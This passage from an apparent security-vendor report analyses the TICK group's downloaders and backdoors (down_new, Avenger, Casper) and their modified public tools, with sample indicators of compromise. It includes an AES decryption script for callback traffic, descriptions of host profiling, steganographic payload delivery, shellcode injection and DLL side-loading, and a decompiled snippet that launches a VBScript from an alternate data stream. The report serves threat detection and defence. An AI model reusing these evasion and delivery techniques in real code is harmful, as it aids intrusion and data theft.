


Figure 37. down_new's AES key

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
#Copyright (C) 2019 Joey Chen

from __future__ import absolute_import, division, unicode_literals
from Crypto.Cipher import AES
import base64

def aes_decrypt(data, key, _IV):
    cryptor = AES.new(key, AES.MODE_CBC, _IV)
    return cryptor.decrypt(data)

if __name__ == '__main__':
    encrypt_data = «<ciphertext input>»
    cyphertext = encrypt_data[:3]+encrypt_data[51:560]
    #print cyphertext
    cyphertext_ = base64.decodestring(cyphertext)
    IV = encrypt_data[3:8]+encrypt_data[32:51]
    #print IV
    IV_ = base64.decodestring(IV)[0:16]
    Key = encrypt_data[8:32]
    #print Key
    Key_ = base64.decodestring(Key)[0:16]

    plain_text = aes_decrypt(cyphertext_, Key_, IV_)
    print plain_text
```

Figure 38. Python script for AES decryption of down_new's callback body

Avenger

Downloader Avenger has a number of variants as TICK appears to have developed different versions depending on the targets. For instance, some variants use the autorun function while the others go into in sleep mode for 300,000 milliseconds after system infection. Further analysis revealed that this downloader's routine had three stages:

1. First stage: Collects from the host volume information, antivirus product, and OS bits version. It sends all the data back to the C&C server to verify if the host exists via the phone home beacon. This ensures that it will only compromise the intended target.
2. Second stage: If it exists in the C&C server, Avenger collects the victim's information from the system by browsing through the folders such as the tasklist, files under Program Files and desktop, and domain information.
3. Third stage: If it doesn't exist in the C&C server, Avenger will download an image embedded with malware (via steganography) and extract a backdoor.

The first stage will set CPUID and volume information as a value of the URI parameter *id*= and get the antivirus product type. The AV product type is set as a number, which indicates the installed antivirus product as a value of the URI parameter *group*=. This function is the same as ABK, and will lead to the final parameter indicating the OS version. If the infected computer is running on a 32-bit operating system, the number will be 3. Otherwise, the number will be 6.




Figure 39. Avenger's first stage collects information

If the sent information exists and matches the list in the C&C, Avenger will collect the victim's host information, write it into *result.txt*, and encrypt it with XOR into *log.dat*. The encrypted file will then be sent back to the C&C server.

Figure 40. Avenger's second stage writes the collected information to a .txt file




Figure 41. Avenger's third stage sends the encrypted file to the C&C

If the information is not in the C&C list, Avenger will download the steganography photo and extract the backdoor. The steganography algorithm shows that TICK further developed the code to make it even more sophisticated than the algorithm used by build_downer.




Figure 42. A backdoor found in a steganography image




Figure 43. Upgraded steganography technique

Online scanning revealed a newer version of the Avenger downloader with a clearer code structure and internal IP testing URL, as well as a newer version of PDB strings showing *Avenger2*. The rest of its components had very minimal differences with the previous version.

C:\Users\Frank\Documents\Visual Studio 2010\Projects\Avenger2\Release\Avenger2.pdb




Figure 44. Avenger with internal URL

Sample Indicator of Compromise

51a41a16d18c801aea558e051d6c7db8d7f820754d455b1061a9213e05cb1c14	TROJ_AVGR.ZAGG

Casper

Casper is a modified version of the Cobalt Strike backdoor, which we confirmed after seeing the "Cobalt Strike" controller connect to the C&C and finding that it can show the team server SHA1 hash. This implies that if the client first connects to the team server, Cobalt Strike will ask if the user recognizes the SHA1 hash of this team server's SSL certificate.




Figure 45. Casper connecting to the C&C





Figure 46. Casper C&C with Cobalt Strike's server fingerprint

The backdoor is usually hidden in the steganography photo and can use several techniques and tools to bypass AV detection, much like the modified tools we found later on. One technique involves launching itself with a legitimate Windows application via DLL side-loading. Other methods involve injecting the backdoor's shellcode into *svchost.exe*, or placing the executable files inside the resources section.



Address	Type	Size	Commit...	Private	Total WS	Private...	Sharea...	Shar...	Loc...	Blocks	Protection	Details
00010000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
00020000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
00090000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Execute/Read/Write	
000A0000	Private Data	64 K	64 K	64 K	64 K	64 K				1	Execute/Read/Write	
000B0000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Execute/Read/Write	
003D0000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
003E0000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
008B0000	Private Data	512 K	4 K	4 K	4 K	4 K				2	Read/Write	
00930000	Private Data	92 K	92 K	92 K	80 K	80 K				1	Execute/Read/Write	
00990000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Execute/Read/Write	
009B0000	Private Data	40 K	40 K	40 K	28 K	28 K				1	Execute/Read/Write	
009C0000	Private Data	60 K	60 K	60 K	48 K	48 K				1	Execute/Read/Write	
00A90000	Private Data	40 K	40 K	40 K	24 K	24 K				1	Execute/Read/Write	
00AA0000	Private Data	44 K	44 K	44 K	32 K	32 K				1	Execute/Read/Write	
00AB0000	Private Data	44 K	44 K	44 K	32 K	32 K				1	Execute/Read/Write	
7FFD9000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	Process Environment Block
7FFDC000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	Thread Environment Block ID: 580
7FFDD000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	Thread Environment Block ID: 732
7FFDE000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	Thread Environment Block ID: 1524
7FFDF000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	Thread Environment Block ID: 840

Figure 47. Injecting the backdoor's shellcode into svchost.exe




Figure 48. Hide the executable file inside resources

Sample Indicators of Compromise

2186eaf4533d9d0339e7e3709e08e27a06c0e1eb0af5f2f19be8a1d684612afb	TrojanSpy.Win32.BROLER.B
1818fdbef2f202d64135f61ce34986307d0ab314f2b2be531c63f254051e67f6	BKDR_CASPER.ZYGF

Use of Publicly Available RATs and Tools

A look into the PDB strings and sample structures revealed that TICK was using publicly available remote access trojans (RATs) and open source tools. In addition, they look into these online tools to modify them or to import the techniques into their malware. As an example, they cloned Lilith RAT from GitHub. Originally developed in C++.

The following is a collection of PDB strings related to open source RATs and tools:

- C:\Users\XF\Documents\Visual Studio 2010\Projects\win10\Release\win10.pdb
- C:\Users\jack\Desktop\RAT\C+\Lilith-master\x64\Release\Lilith.pdb
- C:\Users\jack\Desktop\RAT\C+\Lilith-master\Release\winlive.pdb
- c:\users\frank\desktop\doubleagent-master\bin\doubleagent_x64.pdb
- c:\users\frank\desktop\zwcreatethreadex_test.7z\zwcreatethreadex_test\x64\debug\zwcreatethreadex_test.pdb (see Figure 42)

Figure 49. The project name can be found via online search

We also observed the use of the hack tool Mimikatz, as well as various tools for RAR compression, port mapping, and screen capture, among others.

Figure 50. A modified RAR tool. We observed TICK's preference for using the QWERTY order strings for the group's file passwords (e.g., zxcvbnm,./)

Figure 51. A modified screen capture tool

In addition, we found some more details that caught our attention:

- TICK prefers to use the folder *C:\Intel* for their storage in the infected machines
- Some of their tools are customized, using tools downloaded from GitHub or blogs that they rebuilt or compiled




Figure 52. Modified Mimikatz




Figure 53. Port mapping tool




Figure 54. Packet transmit tool




Figure 55. Tool that generates a list of installed software versions




Figure 56. Tool for bypassing Win10 user account control (UAC)

```
14  CHAR String1; // [sp+148h] [bp-104h]@1
15  char v17; // [sp+149h] [bp-103h]@1
16
17  v13 = 15;
18  v12 = 0;
19  v11 = 0;
20  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign(
21    "QzpcVXNlcnNcdXNlclxBcHBEYXRhXExvY2FsXE1pY3Jvc29mdFxXaW5kb3dzXFVzYWVyLmRhdDoxMTAxLnZiZQ==
22    0x7Au);                                     // C:\Users\user\AppData\Local\Microsoft\Windows\Usaer.dat:1101.vbe
23  v10 = 15;
24  v9 = 0;
25  v8 = 0;
26  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign("Y21kLmU4ZSAvYyB3c2NyaXB0LmU4ZSA=", 0x20u);
27  String2 = 0;                                // cmd.exe /c wscript.exe
28  memset(&v15, 0, 0xFFu);
29  String1 = 0;
30  memset(&v17, 0, 0xFFu);
31  sub_401004(&v11, &String2);
32  sub_401004(&v8, &String1);
33  lstrcatA(&String1, &String2);
34  hThread = CreateThread(0, 0, StartAddress, 0, 0, 0);
35  v4 = CreateThread(0, 0, sub_4013CF, &String1, 0, 0);
36  v5 = WaitForSingleObject(v4, 0xF4240u);
37  Sleep(0x3E8u);
38  if ( !v5 )
39    TerminateThread(hThread, 0);
40  CloseHandle(hThread);
```

Figure 57. Tool that retrieves VBScript with ADS

Sample Indicators of Compromise

20334c3c49d640943f2e56070b0ed36116959e5841cdd6db0d7a559723ef3292	Backdoor.Win64.LILITH.A
7924cb540d8fd0bcad6207e9386f60b1b1091a2ced52c127cac1a0f5465b42df	Backdoor.Win32.LILITH.A
2c30a332030c1cb7e197ea61c551de5231917295023354eef7606525e6211430	HackTool.Win32.GetVersion.A
af6243ecb80c56a95d90f6187b602a92dafbfa8016be49f751acabc66d76e094	HackTool.Win32.Mimikatz.CNFL
3692564477a5eee465f46cdb2462b75b2b271cd2e0e0518eade3cf76a4714765	HackTool.Win32.PortScan.SWJ
0d790da7751bdedf14f8a342f25d1fcc9d4c1c4010002f5c45569d1d2b1a2d0f	HackTool.Win32.TestMac.A
cf035b3ddf1072ab414d82b6540ec8d06703d281a2f606d1e42c771d9391dfac	HKTL_SCRENCAP.ZYGD

Malware developers

We found three usernames in the PDB strings, namely Jack, frank, and XF, implying that TICK has at least three members responsible for malware development. A look at the PDB strings revealed three notable details:

